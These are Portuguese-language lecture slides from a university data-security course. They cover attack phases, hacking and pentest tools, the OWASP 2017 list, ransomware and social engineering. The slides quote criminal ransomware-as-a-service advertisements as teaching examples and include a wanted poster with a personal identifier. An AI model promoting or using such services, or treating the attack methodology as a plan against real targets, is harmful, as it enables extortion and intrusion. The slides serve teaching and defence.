



Segurança de dados

Aula 03 – Ataques e vulnerabilidades

Gustavo Bianchi Maia

Gustavo.maia@faculdadeimpacta.com.br

Sumário

- Principais ameaças à um SGBD
- Tipos de Ataques
- Vulnerabilidades

Definições

- Vulnerabilidade
- Ameaça
- Risco
- Incidente
- Dano
- Ação – Repressiva / Corretiva / etc.

Fases de um ataque

Seleção das vítimas* / Definição do objetivo*

Levantamento de informações

Mapeamento / categorização das informações

Levantamento de vulnerabilidades à serem exploradas

Escolha das ferramentas e tipos de ataques

Ataque com sucesso ?

Sim ☐ :-D

Não ☐ ;-) ok, parto pro próximo.

Fases de um ataque

Seleção das vítimas* / Definição do objetivo*

- Tipo de Alvo
 - Público em massa, empresas, ISP
- Fama
 - Governos, celebridades, grandes empresas
- Potencial lucro
 - \$\$\$, espionagem industrial, informação.
- Interesse único
 - Adulterar dados, informações privilegiadas
- Renome / Provar sua “capacidade”

Fases de um ataque

Levantamento de informações

Footprinting – Parte do processo de footprinting, que tem como objetivo principal a descoberta de detalhes do sistema ou máquina alvo.

Fingerprinting – Série de ações que visam levantar informações sobre o servidor alvo. Pode incluir a engenharia social, varredura de portas, scanner de vulnerabilidades, etc.

EX: PING, Echo Request, TELNET, NMAP, Arping, Nping, Fping, Hping3, Netdiscover, Nbtscan, Engenharia Social

Fases de um ataque

Mapeamento / categorização das informações

Sistema Operacional

SGBD

Browser

Serviço Instalado / habilitado

Uso de tecnologia / versão / edição.

Vulnerabilidade X, Y, Z

Etc.

Fases de um ataque

Levantamento de vulnerabilidades

Porta X aberta ?

Usuário 'sa' habilitado ?

Senha padrão / reset conhecida

Patch não instalado

Páginas com erro “aberto”

Etc.

Fases de um ataque

Escolha das ferramentas

Nmap (Network Mapper),
 Metasploit Penetration Testing
 THC Hydra
 John The Ripper
 Wireshark
 OWASP Zed
 Aircrack-ng
 Maltego
 Ettercap
 Cain and Abel Hacking Tool
 Nikto Website Vulnerability Scanner
 Burp Suite
 SQLmap
 Kali Linux
 Jawfish

Fases de um ataque

Tipos de Ataques

DDOS

Brute Force

Cavalos de Tróia

Vírus

Malware

SQL Injection

XSS – Cross Site Scripting

Ransomware

OWASP 2017

Open Web Application Security Project

1. Injeção de Código
2. Quebra de Autenticação
3. Exposição de Dados Sensíveis
4. Entidades Externas de XML
5. Quebra de Controle de Acesso
6. Configuração Incorreta de Segurança
7. Cross-Site Scripting (XSS)
8. Deserialização Insegura
9. Utilização de Componentes com Vulnerabilidades Conhecidas
10. Log e Monitoramento Ineficientes

OWASP 2017

Top 10 Controles Preventivos

1. verificar a segurança cedo e frequentemente;
2. parametrizar consultas;
3. codificar dados;
4. validar todas as entradas;
5. implementar controles de identidade e autenticação;
6. implementar controles de acesso;
7. proteger os dados;
8. implementar LOG e detecção de intrusão;
9. aproveitar as estruturas de segurança e bibliotecas;
10. manipulação de erros e exceções.

Forcepoint security Report

- The Digital Battlefield is the New Cold (or Hot?) War
- Millennials in the Machine
- Compliance & Data Protection Convergence
- Rise of the Corporate-Incentivized Insider Threat
- Technology Convergence & Security Consolidation 4.0
- The Cloud as an Expanding Attack Vector
- AI and the Rise of Autonomous Machine Hacking
- Voice-First Platforms and Command Sharing
- Ransomware Escalation
- Abandonware Vulnerability

Mobile threat report




Figure 1. Chart: A breakdown of last year's campaigns vs. threats targeting Google Play in 2016. We have seen growth in several threat vector categories.

Mobile threat report




Figure 4. Total malware samples from 2015 – 2017.

Ransomware


Tipos de arquivos criptografados




Ransomware

Como funciona?


Costumava ser um problema dos usuários domésticos, mas evoluíram através de táticas de engenharia social e agora também atacam redes de empresas.



Ransomware



Ransomware



Ransomware

Ransomware Fantom finge ser atualização do Windows

Brasil concentra 92% dos casos de ransomware na América Latina

Ransomware Locky ataca

30 mar 2016 Kate Kochetkova Malware

Médicos e pacientes, cuidado: a família dos cibercriminosos de apenas um mês já codificou arquivos e rendeu 17 mil dólares aos seus criadores.



// Destaques

51% das empresas brasileiras foram vítimas de ransomware em 2016

Levantamento ainda mostra que 56% das organizações não possuem tecnologia para detectar comportamento suspeito e setor de Educação é o mais atacado (82%), seguido do Governo

por [Recepção](#) 15/03/2017 às 14h23 - Atualizado em 14/03/2017 às 17h49



SAIBA COMO MANTER SUA EMPRESA SEGURA!

#QRadar



IBM Security

Overview

Como se proteger de golpes e falsas promoções no Dia do Consumidor

SAP avança para corrigir falhas de segurança da HANA antes de ciberataques

Ransomware


Como funciona?



Ransomware

Como funciona?

Processo de Ataque





Processo ideal de Resposta

Ransomware

Ransomware as a Service

Ransomware agora são vendidos em fóruns da Deep Web como um serviço.



Ransomware

Anúncios de RaaS em publicações nos fóruns

Ransomware FileCrypter Rodando Windows , Android ,IOS,OSX, Linux.

Preço USD:3.000.00 ou 9 BTC. bitcoin. Por semana Aluguel Semanal.

Encripta Todos Arquivos do Sistema , Seja as extensões , .jpg,.png,.gif,.pdf,.txt,.sql,.doc,
.xls,.html,.htm,.xhtml,.sql,.bmp,.php que estiver no sistema

Metodos de Encriptação 3DES AES DES RC4 .

Resgate via Bitcoin .

Inclui Painel Completo Mostrando Quantidades de Pcs Infectados , Resgatados com Pagamentos ,

Não Resgatados E Valor Total Dos Resgates .

PROFIT FROM

HIGH INFECTION RATES
Infects Windows with the FileCrypter ransomware. It can be used to infect any Windows system without administrative privileges. It can be used to infect any Windows system without administrative privileges. It can be used to infect any Windows system without administrative privileges.

PROBABLY FAIR
The FileCrypter ransomware is a very powerful tool. It can be used to infect any Windows system without administrative privileges. It can be used to infect any Windows system without administrative privileges. It can be used to infect any Windows system without administrative privileges.

Informations

The Bitcoin address acts as an identifier, so don't use a shared Bitcoin address!
An incoming payment will be cleared and forwarded fully automated once the full amount has been paid.
Decrypter link: [Decrypter interface](#), [Decrypter demo page](#) & [chat with others](#).
I won't release private executables, except for very good reasons, because the maintenance would be too time consuming.
Requestable customizations: Victims page template, ransom file name, ransom content and an unique hidden service address. Please see [this file](#) for rudimentary informations about the victims page template and contact me.
Fee: at least 5% (cheasable).
Fixed BTC/USD rate: 451.74 USD.
Number of victims (excluding demo victims): 1891
Paid (including demo victims; automatically updated): 20 (1.06%)
Incomplete payments (excluding demo victims; manually updated): 3
FAQ: [faq.html](#)

Technical summary

My Encrypter works fully offline and uses a combination of RC6-32/32/256 and RSA-2048. Every file has its own key.
Encrypter RaaS is signed by my free file signing service. It's using stolen authentic certificates. SHA256 only.
File extensions, which are being encrypted: [extensions.txt](#).
Changes: [changes.txt](#)
Minimum support: Windows XP, 688.
Version: 2016-05-11_1

Detection rates

Unsigned Encrypter Detection Rate (NoContributors, as at 2016-05-11): **20%** (Kaspersky and Trend Micro)
Notice: My ransomware might be detected by Twitter, Abolish and/or Qhoo000.

Please enter your Bitcoin address

Use my donation Bitcoin address for demonstration purposes only. I'll then act like the victim has already paid.

Bitcoin address:
[1A1ZP1e551zGzL1gDuCzWp98fU6yYvR538](#)

File signing service

Free PC/Windows executable file signing service. Please donate! SHA256/see Wiki only.

Botnets & Malware **Stampado Ransomware - FUD - CHEAPEST - ONLY \$39 - ...**

Stampado Ransomware - FUD - CHEAPEST - ONLY \$39 - FULL LIFETIME LICENSE

Stampado Ransomware is a cheap and easy to manage ransomware, developed by me and my team. It's a cheap and easy to manage ransomware, developed by me and my team. It's a cheap and easy to manage ransomware, developed by me and my team.

Sold by [The_Ramemaker](#) - 2 sold since Jul 12, 2016

Vendor Level 1 **Trust Level 8**

Product class	Quantity left	Ends in	Origin country	Ships to	Payment
Digital goods	Unlimited	Never	Worldwide	Worldwide	Escrow

Default - 1 days - USD +0.00 / item

Purchase price: USD 39.00

Ransomware

O que isso significa?

Isto significa que agora, mais do que nunca, qualquer arquivo em formato digital corre risco.

Seja ele uma fórmula ultra-secreta de uma empresa farmacêutica; uma lista de contatos de alto nível de uma empresa de vendas; ou um arquivo normal do sistema que é fundamental para o funcionamento.

O ransomware pode afetar os resultados de uma empresa:

- Vendas perdidas
- Atrasos em pagamentos, entregas ou transações
- Pedidos não atendidos
- Penalidades regulatórias
- Danos à marca e à reputação da empresa
- Interrupção de processos dos negócios
- Perda de produtividade
- Multas legais

Ransomware

O que isso significa?

Isto significa que agora, mais do que nunca, qualquer arquivo em formato digital corre risco.

Seja ele uma fórmula ultra-secreta de uma empresa farmacêutica; uma lista de contatos de alto nível de uma empresa de vendas; ou um arquivo normal do sistema que é fundamental para o funcionamento.

O ransomware pode afetar os resultados de uma empresa:

- Vendas perdidas
- Atrasos em pagamentos, entregas ou transações
- Pedidos não atendidos
- Penalidades regulatórias
- Danos à marca e à reputação da empresa
- Interrupção de processos dos negócios
- Perda de produtividade
- Multas legais

Ransomware

O que fazer?


As empresas devem pagar o resgate?

O Kansas Heart Hospital pagou os hackers, mas estes não restauraram o acesso aos arquivos. Em vez disso, eles exigiram um segundo pagamento

Ransomware

Soluções para Ransomware

- **Defensores da Rede (multicamadas)**
- Estratégias de Backups e recuperação de dados
- Controle de Acessos
- Conscientização de funcionários



Ransomware

Soluções para Ransomware

- Defensores da Rede (multicamadas)
- **Estratégias de Backups e recuperação de dados**
- Controle de Acessos
- Conscientização de funcionários



Ransomware

Soluções para Ransomware

- Defensores da Rede (multicamadas)
- Estratégias de Backups e recuperação de dados
- **Controle de Acessos**
- Conscientização de funcionários



Ransomware

Soluções para Ransomware

- Defensores da Rede (multicamadas)
- Estratégias de Backups e recuperação de dados
- Controle de Acessos
- **Conscientização de funcionários**



Engenharia Social

São **práticas** utilizadas para **obter informações sigilosas** de empresas, pessoas ou sistemas de informação, **explorando a confiança das pessoas** para enganá-las.

Engenharia Social

Five Most Famous (or Infamous) Pretexters


1. Kevin Mitnick

		U.S. Department of Justice United States Marshals Service
<h1 align="center">WANTED</h1> <h2 align="center">BY U.S. MARSHALS</h2>		
NOTICE TO ARRESTING AGENCY: Before arrest, initiate warrant through National Crime Information Center (NCIC).		
United States Marshals Service (DOC entry number): (DOC #) 922160021		
NAME:NITWIE, KEVIN DAVID		
AKA(S):NITWIE, KEVIN DAVID MURIELA, BRIAN ALLEN		
DESCRIPTION:		
Sex:.....MALE		
Race:.....WHITE		
Place of Birth:.....YALE HILLS, CALIFORNIA		
Date(s) of Birth:.....08/06/63; 10/18/70		
Height:.....5'11"		
Weight:.....190		
Eyes:.....BLUE		
Hair:.....BROWN		
Skin(skin):.....LIGHT		
Scars, Marks, Tattoos:.....FORE KNOWN		
Social Security Number (if) :.....550-39-5495		
NCIC Fingerprint Classification:DOPNDPNI30EPNI9PM9		
ADDRESS AND LOCALITY: KNOWN TO RESIDE IN THE SAN FERNANDO VALLEY AREA OF CALIFORNIA AND LAS VEGAS, NEVADA		
WARRANT FOR: VIOLATION OF SUPERVISED RELEASE ORIGINAL CHARGE: POSSESSION UNAUTHORIZED ACCESS DEVICE; COMPUTER FRAUD Warrant Issued: CENTRAL DISTRICT OF CALIFORNIA Warrant Number: 9212-1112-0154-C		
DATE WARRANT ISSUED: NOVEMBER 10, 1992		
MISCELLANEOUS INFORMATION: SUBJECT SUFFERS FROM A WEIGHT PROBLEM AND MAY HAVE EXPERIENCED WEIGHT GAIN OR WEIGHT LOSS		



Engenharia Social

Vídeo - Prenda-Me se for Capaz (31:33)



Engenharia Social

PHISHING

Golpes de phishing são os tipos mais comuns de ataques de engenharia social utilizadas hoje. A maioria dos esquemas de phishing demonstram as seguintes características:

- Procurar obter informações pessoais, tais como nomes, endereços e números de segurança social.
- Usam ou incorporam links que redirecionam os usuários para sites suspeitos em URLs que aparecem legítimo.



Engenharia Social

PHISHING (CONT.)

- Incorpora ameaças, medo e uma sensação de urgência em uma tentativa de manipular o usuário para agir prontamente.

Alguns e-mails de phishing são mal trabalhados do que outros na medida em que as suas mensagens, muitas vezes, apresentam **erros de ortografia e gramática**, mas esses e-mails não são menos focados em direcionar vítimas a um site falso, onde eles podem roubar credenciais de login do usuário e outras informações pessoais.



Engenharia Social

BAITING

Baiting é em muitos aspectos semelhantes a ataques de phishing. No entanto, o que os distingue de outros tipos de engenharia social **é a promessa de um item** que os hackers usam para atrair vítimas. Baiters pode **oferecer aos usuários de música livre ou filme de downloads**, se eles entregar suas credenciais de login para um determinado site.

Ataques de “isca” não se restringem aos sistemas on-line, também. Os invasores também podem se concentrar em explorar a curiosidade humana através do uso de meios físicos.

“Um tal ataque foi documentado por Steve Stasiukonis, VP e fundador do Secure Network Technologies, Inc. Para avaliar a segurança de um cliente financeiro, Steve e sua equipe infectou dezenas de PenDrives com um vírus Trojan e dispersou-os ao redor do parque de estacionamento da organização. Curioso, muitos dos empregados do cliente pegou os PenDrives e conectou em seus computadores, que ativou um keylogger e davam acesso as credenciais de login dos funcionários.”


Ataques de Força Bruta

Ataques de força bruta

